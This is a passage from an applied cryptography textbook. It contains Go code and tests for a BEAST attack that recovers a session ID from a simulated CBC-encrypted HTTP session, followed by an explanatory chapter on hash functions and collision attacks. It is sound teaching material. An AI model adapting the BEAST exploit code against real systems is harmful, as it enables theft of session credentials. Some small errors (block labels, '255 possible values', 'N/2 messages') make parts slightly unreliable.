func TestEncryptedHTTPSession(t *testing.T) {
  session, firstRequestCiphertext, err := NewEncryptedHTTPSession(”bank.com”, ”/index.html”)
  if err != nil {
    t.Fatalf(”error creating http session: %s”, err)
  }
  t.Logf(”firstRequestCiphertext: %d bytes”, len(firstRequestCiphertext))
  secondRequest := ”GET /garbage HTTP/4.2”
  secondRequestPadded, err := impl_padding_oracle.PadWithPKCS7([]byte(secondRequest), aes.BlockSize)
  if err != nil {
    t.Fatalf(”error padding second request: %s”, err)
  }
  secondRequestCiphertext, err := session.EncryptRequest(secondRequestPadded)
  if err != nil {
    t.Fatalf(”error encrypting second request”)
  }
  t.Logf(”secondRequestCiphertext: %d bytes”, len(secondRequestCiphertext))
}
```

Listing 5.15 Unit test output for `make impl_beast`

```
go clean -testcache
go test -v ./ch05/beast/impl_beast
=== RUN   TestEncryptedHTTPSession
    impl_beast_test.go:15: firstRequestCiphertext: 112 bytes
    impl_beast_test.go:25: secondRequestCiphertext: 32 bytes
--- PASS: TestEncryptedHTTPSession (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch05/beast/impl_beast     0.002
    s
```

5.5.2 *Exploiting the BEAST vulnerability*

Before we exploit our browser simulator with BEAST let's go back to a fundamental property of XOR: if you have XOR something twice it nullifies the effect of the XOR operation. That is, if you start with a value X and XOR it twice with Y, you recover the original X and the effect of Y is lost. This is just another way of saying that anything XORed with itself is zero, and XORing anything with zero has no impact on the original value. We can demonstrate this effect easily using Python, as shown in listing 5.16.

Listing 5.16 XORing a value twice eliminates its effect

```
>>> x = 0xdeadc0de
>>> y = 0xbaddbeef
>>> z = 0xc00010ff
>>> sum = x ^ y ^ z

>>> hex(sum)
'0xa4706ece'

>>> hex(sum ^ x ^ y)
'0xc00010ff'

>>> hex(sum ^ y ^ z)
'0xdeadc0de'

>>> hex(sum ^ z ^ x)
'0xbaddbeef'
```

Recover `z` by XORing `sum` again with `x` & `y`

Recover `x` by XORing `sum` again with `y` & `z`

Recover `y` by XORing `sum` again with `z` & `x`

How is this related to the BEAST exploit? Recall that CBC mode is all about *XORing* the ciphertext blocks and plaintext blocks to create a chain. Let's take a look at a series of 5 blocks as shown in figure 5.16. We have five plaintext blocks (P_1, P_2, ..., P_5) and an equal number of corresponding ciphertext blocks (C_1, C_2, ..., C_3). As attackers, we observe and know all the ciphertext blocks. We *control* P_5 as it's the plaintext of the new HTTP request that we will send with `session.EncryptRequest (plaintext)`.

What would happen if we chose P_5 to be the XOR sum of C_1 (light pink, the ciphertext preceding our target block P_2), P_2's guessed value and C_4 (the last ciphertext block of the first request)? The answer is: for the block cipher encryption input, we will end up recreating the exact same situation as Encrypt(P_2). That is, our resulting ciphertext C_5 should be equal to C_2 if we have guessed P_2 correctly, as shown in equation 5.5.




Figure 5.16 CBC Setup for BEAST

$$
\begin{aligned}
\text{Encrypt}(P_5) &= \text{Encrypt}(C_1 \oplus P_2 \oplus C_4) \\
C_5 &= C_2
\end{aligned}
\tag{5.5}
$$

The main challenge so far is guessing the value of P_2. AES has a block length of 16 bytes, so it would on average take 2^{64} attempts to guess the value correctly. In fact, this was the rationale used in early 00s when the vulnerability was theorized, but not considered to be critical because the attacker would need to make numerous guesses to land on the right value. Duong and Rizzo however found a clever workaround in 2011: since we control portions of the plaintext, we can tweak the controlled portions (e.g., the HTTP request path) to ensure that 15 bytes are known for P_2 and that we have to guess only one byte (255 possible values) as shown in figure 5.17. The last block of figure 5.17 essentially becomes P_2 in figure 5.16. It is probably helpful to visualize the attacker as exercising their control over the path in the HTTP request, in order to *slide* it so that we only have to guess one byte for P_2.




Figure 5.17 The attacker "slides" the HTTP request so that only one byte needs to be guessed for the target block

Listing 5.17 shows the code for our BEAST exploit where we recover the next byte of session ID:

- We start by defining a dummy path on line 27. As we need to slide the request to adjust block boundaries we will append some dummy bytes to this path.
- Lines 34 - 38 find out where the session ID appears in the reconstructed HTTP request and then calculates which block number does that session ID appear in. It then calculates the offset within the block for the beginning of the session ID.
- Lines 40 - 43 append as many bytes as needed to the path slider so that the session ID is pushed enough to start on the final byte of its block, i.e., start at index `aes.BlockSize - 1`.
- Lines 46 - 53 figure out `firstRequestPlaintext` and `firstRequestCiphertext` (which span multiple blocks) using the `impl_beast` package from the previous section.
- Lines 58 - 61 split `firstRequestPlaintext` and `firstRequestCiphertext` into C_1, P_2, C_2 and C_4 according to the convention shown in figure 5.17.
- Lines 63 - 66 choose ciphertext for the *second* HTTP request by following equation 5.5.
- Line 67 encrypts the second HTTP request.
- Finally, if C_5 matches C_2, we have guessed the value of P_2 correctly. We return the guessed byte on line 72.

Listing 5.17 `ch05/beast/exploit_beast/exploit_beast.go`

```
26 func recoverNextByteOfSessionId(host string, sessionIdRecovered []byte) (byte
       , error) {
27   pathPrefix := "/dummypath"
28   sessionIdPlaceholder := make([]byte, impl_beast.SessionIdLength)
29   for i := 0; i < len(sessionIdPlaceholder); i++ {
30     sessionIdPlaceholder[i] = '0'
31   }
32   firstRequestPlaintext := fmt.Sprintf(impl_beast.HTTPRequestTemplate,
         pathPrefix, host, sessionIdPlaceholder)
33
34   sessionIdKey := "SESSIONID="
35   sessionIdIndex := strings.Index(firstRequestPlaintext, sessionIdKey) + len(
         sessionIdKey) + len(sessionIdRecovered)
36
37   targetBlock := sessionIdIndex / aes.BlockSize
38   targetBlockOffset := sessionIdIndex % aes.BlockSize
39
40   var pathSlider []byte
41   for i := targetBlockOffset; i < aes.BlockSize-1; i++ {
42     pathSlider = append(pathSlider, byte('X'))
43   }
44
45   for i := 0; i < 256; i++ {
46     pathWithPadding := fmt.Sprintf("%s%s", pathPrefix, pathSlider)
47     for k := 0; k < len(sessionIdRecovered); k++ {
```

Recreate first HTTP request using dummy session ID

We want this to be 1 less than `aes.BlockSize`

Append bytes to push `sessionIdIndex` **further out**

Try all values for the final byte

```
      sessionIdPlaceholder[k] = sessionIdRecovered[k]
    }
    sessionIdPlaceholder[len(sessionIdRecovered)] = byte(i)
    firstRequestPlaintext = fmt.Sprintf(impl_beast.HTTPRequestTemplate,
        pathWithPadding, host, sessionIdPlaceholder)

    session, firstRequestCiphertext, err := impl_beast.
        NewEncryptedHTTPSession(host, pathWithPadding)
    if err != nil {
      return 0x00, fmt.Errorf(”error creating new http session: %s”, err)
    }

    c1 := firstRequestCiphertext[(targetBlock-1)*aes.BlockSize : (targetBlock
        )*aes.BlockSize]

    p2 := []byte(firstRequestPlaintext[(targetBlock)*aes.BlockSize : (
        targetBlock+1)*aes.BlockSize])
    c2 := firstRequestCiphertext[(targetBlock)*aes.BlockSize : (targetBlock
        +1)*aes.BlockSize]
    c4 := firstRequestCiphertext[len(firstRequestCiphertext)-aes.BlockSize:]

    p5 := make([]byte, aes.BlockSize)
    for j := 0; j < aes.BlockSize; j++ {
      p5[j] = c1[j] ^ p2[j] ^ c4[j]
    }
    c5, err := session.EncryptRequest(p5)
    if err != nil {
      return 0x00, fmt.Errorf(”error encrypting request: %s”, err)
    }
    if bytes.Equal(c5, c2) {
      return byte(i), nil
    }
  }

  return 0x00, fmt.Errorf(”no guess worked”)
}
```

Replace dummy session session ID with bytes recovered so far

Follow the convention from figure 5.17

Choose P_5 according to equation 5.5

If C_5 is equal to C_2, our guess was correct

Listing 5.17 shows recovery of a single byte of session ID. We can leverage this function by calling it multiple times to recover each subsequent byte (starting with an empty session ID), as shown in listing 5.18.

Listing 5.18 ch05/beast/exploit_beast/exploit_beast.go

```
func RecoverSessionIDFromEncryptedHTTPSession(host string) (string, error) {
  var sessionIdRecovered []byte

  for i := 0; i < impl_beast.SessionIdLength; i++ {
    recoveredByte, err := recoverNextByteOfSessionId(host, sessionIdRecovered
        )
    if err != nil {
      return ””, err
    }
    sessionIdRecovered = append(sessionIdRecovered, recoveredByte)
  }

  return string(sessionIdRecovered), nil
}
```

Listing 5.19 provides the test code for our exploit. We recover the session ID for `bank.com` and validate it using the API provided by the `impl_beast` package. Please note that since `exploit_beast` is a separate Go package there is no way it could have recovered the original session ID without the help of the BEAST attack.

Listing 5.19 `ch05/beast/exploit_beast/exploit_beast_test.go`

```go
package exploit_beast

import (
  ”testing”

  ”github.com/krkhan/crypto-impl-exploit/ch05/beast/impl_beast”
)

func TestEncryptedHTTPSession(t *testing.T) {
  host := ”bank.com”
  recoveredSessionId, err := RecoverSessionIDFromEncryptedHTTPSession(host)
  if err != nil {
    t.Fatalf(”error performing BEAST attack: %s”, err)
  }

  t.Logf(”recoveredSessionId: %s\n”, recoveredSessionId)

  if impl_beast.ValidateSessionId(host, recoveredSessionId) {
    t.Logf(”recoveredSessionId verified successfully against host %s”, host)
  } else {
    t.Fatalf(”recoveredSessionId is incorrect, does not match the one stored
        for host %s”, host)
  }

  differentHost := ”someotherhost.com”
  _, _, _ = impl_beast.NewEncryptedHTTPSession(differentHost, ”/”)
  if !impl_beast.ValidateSessionId(differentHost, recoveredSessionId) {
    t.Logf(”recoveredSessionId is correctly invalid for a different host”)
  } else {
    t.Fatalf(”recoveredSessionId is incorrectly valid for a different host”)
  }
}
```

5.6 Summary

- Stream ciphers encrypt/decrypt a single bit (e.g., LFSR) or byte (e.g., RC4) at a time. Block ciphers operate on blocks of multiple bytes.
- Confusion hides the relationship between plaintext and ciphertext, diffusion distributes impact of each plaintext byte over many ciphertext bytes.
- Stream ciphers focus on confusion. Block ciphers provide better diffusion because they operate on chunks.

- Block ciphers only operate on input that fits whole blocks, i.e., they do not operate on partially complete blocks.

- Padding is used to make plaintext fit block cipher length neatly when needed. Multiple padding schemes exist, PKCS#7 is the most popular one for block ciphers.

- When encrypting multiple blocks with the same key, block ciphers need to pick a mode of operation. ECB (Electronic Codebook) is the simplest one but insecure. CBC (Cipher Block Chaining) is the most widely used mode of operation but requires a unique IV for each message.

- Block ciphers are usually not attacked directly, but bypassed by exploiting weaknesses in their implementations.

- Many block cipher implementations have failed because of padding oracle attacks, where an error message leaks information about the correctness of padding of decrypted plaintext.

- When using CBC, a new IV must be generated for each message. Older web browsers sometimes reused the last ciphertext of the previous HTTP request as the IV for next request which was exploited by the BEAST attack.

6 Hash functions

This chapter covers

- One-way functions and their importance in cryptography
- Hash digests as fingerprints of data
- Important security properties for hashing and how they apply to popular hash functions
- Pre-image resistance & second pre-image resistance for hash functions
- Collision resistance for hash functions
- The birthday paradox and collision attacks
- Using rainbow tables for space-time trade-off while performing dictionary attacks
- Length extension attacks and the need for HMAC (hash-based message authentication codes)

The usage of hash functions is ubiquitous in cryptography. In fact, they are so popular that there seems to be some level of general understanding among the technologically savvy that websites should not store plaintext passwords of their users directly but instead should “hash” them before storing them on disk. In this chapter we will take a look at why hash functions are needed, what makes them useful and how have their implementations been attacked and broken over the years. Specifically, we will see how rainbow tables are used to crack hashed passwords, and how many hash algorithms are impacted by a class of attacks known as length-extension attacks.

6.1 Hash functions as one-way digital fingerprints

At their core, the purpose of hash functions is to provide a *deterministic* way of calculating a "hash digest" from an arbitrarily-long input value, in a manner that is *impractical to reverse*. As mentioned in the introductory paragraph above, a common use case is to store hash digests on disk that correspond to a user's password. A given password must always hash to the same digest, otherwise the digests would mismatch between user's registration and the time of their login.

The hash functions must be hard to reverse so that even if an attacker steals the digests they should theoretically be of no value as the attacker would have no way of recovering the original password by using the digest value. Fundamentally, instead of storing the raw value of the secret (password) and comparing it later with a new input, it is better to store the digest of the value and re-calculate it for the new input. If the inputs are the same the digest values would match as well, but if someone stole just the digest values they would not be able to recover the original input.

This isn't much unlike human fingerprints. Every person's fingerprints are distinctive and can uniquely identify an individual but given fingerprint information you cannot, e.g., reverse-engineer the person's DNA from just the prints. Similarly, fingerprints are fixed-length values, i.e., we do not need more space for storing fingerprints of people who weigh more. Hash functions work similarly as one-way fingerprints of data that cannot be reversed. This is shown in figured 6.1.




Figure 6.1 Hash functions use one-way functions to calculate a fixed-length hash digest from a variable length input message

When users register with a website the hash digests of their passwords are stored in the website's database. If the database gets leaked only the hash digests fall into the attacker's hands who should ideally not be able to calculate the original passwords by using the digest values. When the user tries to log in again a new digest is calculated for the password provided during login. If the new digest value matches the one stored in the database the login succeeds. However, if even a single character is different in the password now the hash digest will look radically different and the login will fail. This is shown in figure 6.2. Please note that for the failed login attempt the incorrect password starts with a lower-case "c" that results in a dramatically different hash digest.



Registration
Successful Login
Failed Login
User
User
User
CorrectHorseBatteryStaple
CorrectHorseBatteryStaple
correctHorseBatteryStaple
Register(Username=johndoe, Password=CorrectHorseBatteryStaple)
Login(Username=johndoe, Password=CorrectHorseBatteryStaple)
Login(Username=johndoe, Password=correctHorseBatteryStaple)
Website
Website
Website
Store Hash:
f6f9b174745fa465 1f750c36957d674c
Compare Hash:
f6f9b174745fa465 1f750c36957d674c
Compare Hash:
2f02880856fbf13e 467603f7ff653f00
✓
✗
Database
Database
f6f9b174745fa465 1f750c36957d674c
Database
f6f9b174745fa465 1f750c36957d674c

Figure 6.2 Websites store hash digests in databases instead of plaintext passwords, the digest values are compared at the time of login

Another use-case for hash functions is calculating digests for large files. For example, let's say you download an ISO (disc image) file for a Linux distribution over the internet. The ISO file will be a few gigabytes in size. It is a good idea to check that the bytes you downloaded were not corrupted in any way during the process. Most distributions therefore provide checksums which are just hash digest values where the hash input is the entire image file. By comparing the checksum of the downloaded file with the checksum provided by the distribution website you can ensure that all the contents of the downloaded file – every single bit of those few gigabytes – were received correctly by just comparing a handful of the bytes of the checksum. This is shown in figure 6.3.

At first glance it might seem like we do not really need to worry that much about some bytes being corrupted, but the same scenario manifests for example when you are downloading software on your phone or computers. Behind the scenes the same principle is being applied as your operating system, app stores coordinate to calculate and verify hashes of binary files that will eventually be executed on your devices (usually by signing those hashes, which we will explore in Chapter 8). Weaknesses in hash functions can therefore




Figure 6.3 Using checksums to verify file downloads

result in attackers satisfying verification checks for malicious files, which makes it crucial to use hash functions that are cryptographically secure; let's see what makes them so.

6.2 Security properties of hash functions

We saw that hash functions serve a pretty important role in security where attackers should not be able to forge hash digests at will. We are now going to see how those requirements are formalized to specific property names. The specific nomenclature is helpful when comparing strengths and weaknesses of different hash functions.

Figure 6.4 depicts the three important security properties of hash functions, explained below. For a hash function H,

- **Pre-image resistance**: Given $Y = H(A)$ it should be infeasible for an attacker to find A. This is also sometimes referred to as first pre-image resistance. In other words, given the hash digest of a password an attacker should not be able to find the exact password used by the original user.
- **2nd pre-image resistance**: Given $Y = H(A)$ it should be infeasible for an attacker to find *any* B such that $H(B) = Y$. In other words, given the hash digest of a password, an attacker should not be able to find any other password that hashes to the same value.
- **Collision resistance**: It should be infeasible for an attacker to find *any* pair of A and B such that $H(A) = H(B)$. The important point here is that the hash digest value is not fixed. For the password example, this would mean an attacker should not be able to find any digest value that corresponds to two different passwords.

If you have two arms and I give you three watches to wear, it is inevitable that an arm will end up having more than one watch on it. When producing fixed-length (bounded) output from variable-length (unbounded) input, it is similarly unavoidable that there will




Figure 6.4 Security properties of hash functions

be some two inputs that end up producing the same output. If I ask you to map every positive integer to a number between 0 and 1000 using some algorithm, no matter what you come up with there will be multiple inputs that end up generating the same output. This is referred to as the pigeonhole principle, i.e., if you have more pigeons than pigeonholes than at least one pigeonhole must contain more than one pigeon. For hash functions therefore collisions are always theoretically possible, the only question is how hard it is to find them.

An interesting and somewhat counter-intuitive principle comes into action here known as the "birthday paradox". Given that there are 365 days in a year, how many people do you need to have a greater than 50% chance that any two of them share the same birthday? Turns out that the answer is not in hundreds, you only need 23 people to have a >50% chance of having a shared birthday. This is because we need to find *any* day of the year for a collision. Now, if instead the question was about how many people do you need to have a greater than 50% chance of having a *specific* birthday (i.e., a 2nd pre-image instead of a collision), say, December 31^{st}, you would need around 250 people. In other words, providing collision resistance is much harder than providing 2nd pre-image resistance. This is why 2nd pre-image resistance is sometimes referred to as *weak* collision resistance while *strong* collision resistance is used to refer to attacks where hash digests are not fixed to any particular value.

The birthday paradox is important for hash functions because even for an ideal hash function that generates an N bit long output, you only need to calculate $2^{\frac{N}{2}}$ hashes before finding a collision. For example, a really popular hash function was MD5 (MD denotes Message Digest), which has an output size of 128-bits. If MD5 did not have any weaknesses it would take an attacker 2^{64} steps before having a >50% of finding a collision. Sophisticated attacks have reduced the number of steps for finding a collision down to 2^{18} (easily performable on modern laptops), hence the algorithm is considered to be broken.

The naive or bruteforce birthday attack would be to simply calculate hash digests for $2^{\frac{N}{2}}$ randomly generate messages and store them in a sorted order (along with the original inputs). There would be a >50% chance that a pair exists in the sorted table where the digest is the same for two different input values. This would require a tremendous amount of storage, so a hash function is considered secure if the best attacks against it are not any more efficient than the birthday attack.

6.3 Important hash functions

In this section we will take a look at most widely-used hash functions of the last few decades. They come in two broad categories:

- **MerkleDamgård construction**: Used by most popular hash functions until about 2010s. MD5, SHA-1 and SHA-2 are some widely-used algorithms that are based on this design.
- **Sponge construction**: Used by newer hash functions, specifically, SHA-3 which was standardized in mid 2010s by NIST after an extensive competition spanning over a few years. Sponge based hash functions avoid weaknesses (such as length extension attacks, which we will explore shortly) associated with older hash functions.

6.3.1 Merkle–Damgård construction

The first crop of popular hash functions were based on the MerkleDamgård construction, which was introduced independently by Ralph Merkle and Ivan Damgård in the 1980s. The input data is broken down into equal length message blocks and padding is added (just like we saw with block ciphers) to the last block. The blocks are then processed sequentially by repeatedly applying a "compression function" (which is described as part of the hash algorithm). The compression function compresses the current block and the previous state into a new state. This process iterates until all blocks have been processed, resulting in the final hash value. This process is visualized in figure 6.5.




Figure 6.5 The Merkle-Damgård construction for hash functions

Until 2010s, the Merkle-Damgård construction continued to be the most popular way for creating hash functions. Some of the most important ones are MD5 and the SHA (Secure Hash Algorithm) family, as outlined in table 6.1.

Hash function	Year Introduced	Output size	Ideal collision resistance	Best collision attack
MD5	1992	128 bits	64 bits	18 bits
SHA-1	1995	160 bits	80 bits	63 bits
SHA-256	2001	256 bits	128 bits	Birthday attack
SHA-512	2001	512 bits	256 bits	Birthday attack

Table 6.1 Comparison of hash functions

As of 2023, MD5 and SHA-1 are considered broken because there are attacks that generate collision in much smaller number of operations than a bruteforce birthday attack. SHA-256 and SHA-512 are still resistant to collision but are susceptible to length-extension attacks which we will exploit in an example soon.

6.3.2 Cryptographic sponges: permutation-based hash functions

In response to the growing concern over the security of existing cryptographic hash functions like SHA-1 and SHA-2, the National Institute of Standards and Technology (NIST) initiated the SHA-3 competition in 2007. The objective was to find a new cryptographic hash function that could provide enhanced security and performance. The competition encouraged researchers to propose novel designs, and after several rounds of evaluation, Keccak emerged as the winner in 2012.

Keccak, developed by Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche, was based on a novel approach known as the "sponge construction". Unlike the Merkle-Damgård construction, the sponge construction can generate an output of arbitrary length. It has two distinct phases, an absorbing phase where the input data is "absorbed" into the internal state of the hash function and a squeezing phase where an infinite stream of output is "squeezed" out while the internal state is permuted after each squeeze. The process is shown in figure 6.6.

In the Merkle-Damgård construction (as shown in figure 6.5), the compression function "mixes" all the bytes of the input message blocks and the previous state to generate a new state. The sponge construction on the hand does not mix the input block with the entirety of its state. If you look at figured 6.6 closely you will see that the message block is XORed with only r bits of the state before f is applied to permute to a new state. Similarly, when generating the output only r bits are used from the state. The parameters r and c are referred to as *rate* & *capacity* respectively. Rate denotes the part of the state that is written to during the absorption phase and read from during the squeezing phase. Capacity denotes the untouched (i.e., no interaction from outside, those bits are still mixed by f) part of the state during both phases and determines the collision resistance of the hash function. Table 6.2 shows collision resistance of various SHA-3 hash functions based on Keccak. Collision resistance is the minimum of half of output size or half of the capacity size.




Figure 6.6 Sponge construction has an absorption and a squeezing phase

Hash function	Output size d (bits)	Rate r (bits)	Capacity c (bits)	Collision resistance (bits)
SHA3-224	224	1152	448	$\frac{d}{2} = 112$
SHA3-256	256	1088	512	$\frac{d}{2} = 128$
SHA3-384	384	832	768	$\frac{d}{2} = 192$
SHA3-512	512	576	1024	$\frac{d}{2} = 256$
SHAKE128	d	1344	256	$min(\frac{d}{2}, \frac{c}{2}) = min(\frac{d}{2}, 128)$
SHAKE256	d	1088	512	$min(\frac{d}{2}, \frac{c}{2}) = min(\frac{d}{2}, 256)$

Table 6.2 SHA-3 family of sponge-based hash functions

Now that we've seen some important properties of the most important hash functions we will take a look at how they have been attacked in practice.

6.4 Attacks on hash functions

In this section we are going to talk about common attacks on hash functions. Just like the previous chapters we are going to implement two of these attacks to build intuition of how they work. In particular, we are going to implement rainbow tables that demonstrate how password hashes are cracked, and then we are going to implement a length extension attack that impacts all Merkle-Damgård based hash functions.

6.4.1 Collision attacks

All hash functions are susceptible to the birthday attack. When a hash function with output size of N bits is considered to be unbroken it means the best attack you can mount against it for finding collisions is:

- Generate $\frac{N}{2}$ messages and store them in a sorted table alongside the original input.

- There will be a 50% probability that two digests have the same value but different inputs.

This might not seem very secure but given large digest sizes it is totally acceptable for practical usage. For example, MD5 has a digest size of 128 bits or 16 bytes. If MD5 was not broken an attacker would need a few dozen exabytes of storage to find a collision using the naive birthday attack. You would need to build a few dozen datacenters just to find a single collision!

Over time, advanced attacks have been developed that reduce the time complexity of finding collisions in popular hash functions many orders of magnitude less than the naive birthday attack. For example, you can find collisions for MD5 in a few seconds on a modern laptop.

Collisions are exploited by leveraging the relationship shown in equation 6.1. If we can find two input blocks (of same size) A and B with a collision (e.g., using the birthday attack), then appending some X to both inputs will end up in resulting the same final digest.

$$\begin{gathered} H(A) = H(B) \\ H(A||X) = H(B||X) \end{gathered} \tag{6.1}$$

The collisions are exploited using specific file formats, e.g., PNG, JPG, ZIP etc. Most file formats work in top-down manner and support *comments* (arbitrary data ignored by parsers). This can be exploited as shown in figure 6.7. A collision block (shown in red) is inserted that modifies the length of a comment field. File A is created with the version of collision block that denotes the shorter length. Data A is inserted in file A after the short comment. File B is created with the version of the collision block that represents the longer length, which skips over data A. The hash digests are the same for both files A & B but in the first file data A is “active” while in the second file data A is hidden by the comment and data B is enabled.

